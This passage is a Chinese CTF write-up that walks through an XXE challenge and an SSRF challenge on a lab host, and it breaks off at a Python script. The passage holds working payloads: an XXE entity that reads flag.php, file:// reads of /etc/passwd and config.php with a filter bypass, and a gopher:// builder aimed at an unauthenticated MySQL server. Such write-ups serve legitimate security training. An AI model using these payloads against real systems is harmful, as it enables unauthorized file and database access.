



5. 用重置之后的密码登陆






6. 输入times0ng，看到最帅的人是times0ng(^з^)-☆，然后抓包再看看，发现是以xml格式传输的数据，此时我们利用xxe直接读取flag.php文件就可以了


Burp Suite Free Edition v1.7.24 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://222.18.158.227:10280
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex XML
POST /admin/server.php HTTP/1.1
Host: 222.18.158.227:10280
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/plain, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://222.18.158.227:10280/admin/
Content-Type: text/xml
X-Requested-With: XMLHttpRequest
Content-Length: 56
Cookie: PHPSESSID=8q46bkue9f04qq8i688r7id2f5
Connection: close
<information><username>times0ng</username></information>
Type a search term
0 matches



Burp Suite Free Edition v1.7.24 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 ...
Go Cancel
Target: http://222.18.158.227:10280
Request
Raw Params Headers Hex XML
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE entity [
<!ENTITY xxe SYSTEM
"php://filter/read=convert.base64-encode/resource=/var/www/html/flag.php">
]>
<information>
<username>&xxe;</username>
</information>
0 matches
Reparse
Response
Raw Headers Hex
Vary: Accept-Encoding
Content-Length: 444
Connection: close
Content-Type: text/html;charset=utf-8
D0g3最帅的人是：PD9waHAKaGVhZGVyKCJDb250ZW50LVR5cGU6IHRleHQvaHRtbDtjaGFyc2V0PXV0Zi04Iik7CmVjaG8gIjxjZW50ZXI+PGZvbnQgc2l6ZT0nNScgY29sb3I9J3JlZCc+IjsKZWNobyAiWW91IHdhbm5hIGNhcHR1cmUgdGhpcyBmbGFnPyI7CmVjaG8gIjxicj48YnI+IjsKZWNobyAiT2ggeWVzLCBoZXJlISI7CmVjaG8gIjxicj48YnI+IjsKZWNobyAiQnV0IG5vdywgIjsKZWNobyAiPGJyPjxicj4iOwplY2hvICJHZXQgb3V0ISI7CmVjaG8gIjwvZm9udD48L2NlbnRlcj4iOwovL2ZsYWc6IEQwZzN7SGlfRDBnM19SZXMzdF80bmRfeFhlfQoKCj8+Cg==
Type a search term
0 matches
Done
807 bytes | 290 millis




Diglett

SSRF


看到题目，有curl就能想到是一道ssrf 随便输入一些东西进行测试



提示 `You are not the local!` 于是想到用127.0.0.1去读取本地文件 用file协议尝试读取 `/etc/passwd` `file://127.0.0.1/etc/passwd` 提示




说明某些东西被过滤了 经过测试 是`file`被过滤了。双写即可绕过



说明存在ssrf。然后我们在右键查看源码的过程中发现了

```
341
342
343
344
345 <!-- index.php?hu3debug=1—>
346 </body>
347
```

于是输入url `index.php?hu3debug=1` 看到了index的源码



```
<body>
  <?php
  include_once "config.php";
  if (isset($_POST['url'])&&!empty($_POST['url']))
  {
    $url = $_POST['url'];
    $content_url = getUrlContent($url);
  }
  else
  {
    $content_url = "";
  }
  if(isset($_GET['hu3debug']))
  {
    show_source(__FILE__);
  }
  ?>
```

包含了一个config.php于是用file协议去读

```php
<?php
$hosts = "localhost";
$dbusername = "test";
$dbpasswd = "";
$dbname = "test";
$dbport = 3306;
$conn = mysqli_connect($hosts,$dbusername,$dbpasswd,$dbname,$dbport);
function initdb($conn)
{
    $dbinit = "create table if not exists flag(secret varchar(100));";
    if(mysqli_query($conn,$dbinit)) return 1;
    else return 0;
}
function safe($url)
{
    $tmpurl = parse_url($url, PHP_URL_HOST);
    if($tmpurl != "localhost" and $tmpurl != "127.0.0.1")
    {
        var_dump($tmpurl);
        die("<h1><p id='test1'>You are not the local!</p></h1>");
    }
    return $url;
}
```

读到了mysql的配置文件，里面存在一个test用户，没有密码的用户，于是猜想接下来的思路，利用gopher协议去读取test数据库的flag。

Gopher协议攻击Mysql

本地环境搭建


首先在本地配置与题目相同的环境 创建一个test_user用户空密码 给他读数据库的权限。然后创建一个叫test的数据库，里面给一个flag数据 然后打开 `tcpdump` 执行

```
root@611a9cfa1ae1:/var/www# tcpdump -i lo -l port 3306 -w lo.pcap | strings
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144
^C28 packets captured
56 packets received by filter
0 packets dropped by kernel
```


接着在本地执行一次读取数据库里flag的操作，让tcpdump抓到（记得 -h 127.0.0.1）

```
mysql> use test;
Database changed
mysql> select * from flag;
+----------------------------------------+
| secret                                 |
+----------------------------------------+
|                                        |
+----------------------------------------+
1 row in set (0.00 sec)
```


抓到后的流量包，用wrieshark打开（过滤 只查看mysql的数据）



然后右键查看response,打开




然后换成原始数据




接下来需要对其进行编码 利用脚本

```
def result(s):
  a = [s[i:i+2] for i in xrange(0, len(s), 2)]
  return "curl gopher://127.0.0.1:3306/_%" + "%".join(a)

if __name__ == "__main__":
  import sys
  s = sys.argv[1]
print result(s)
```

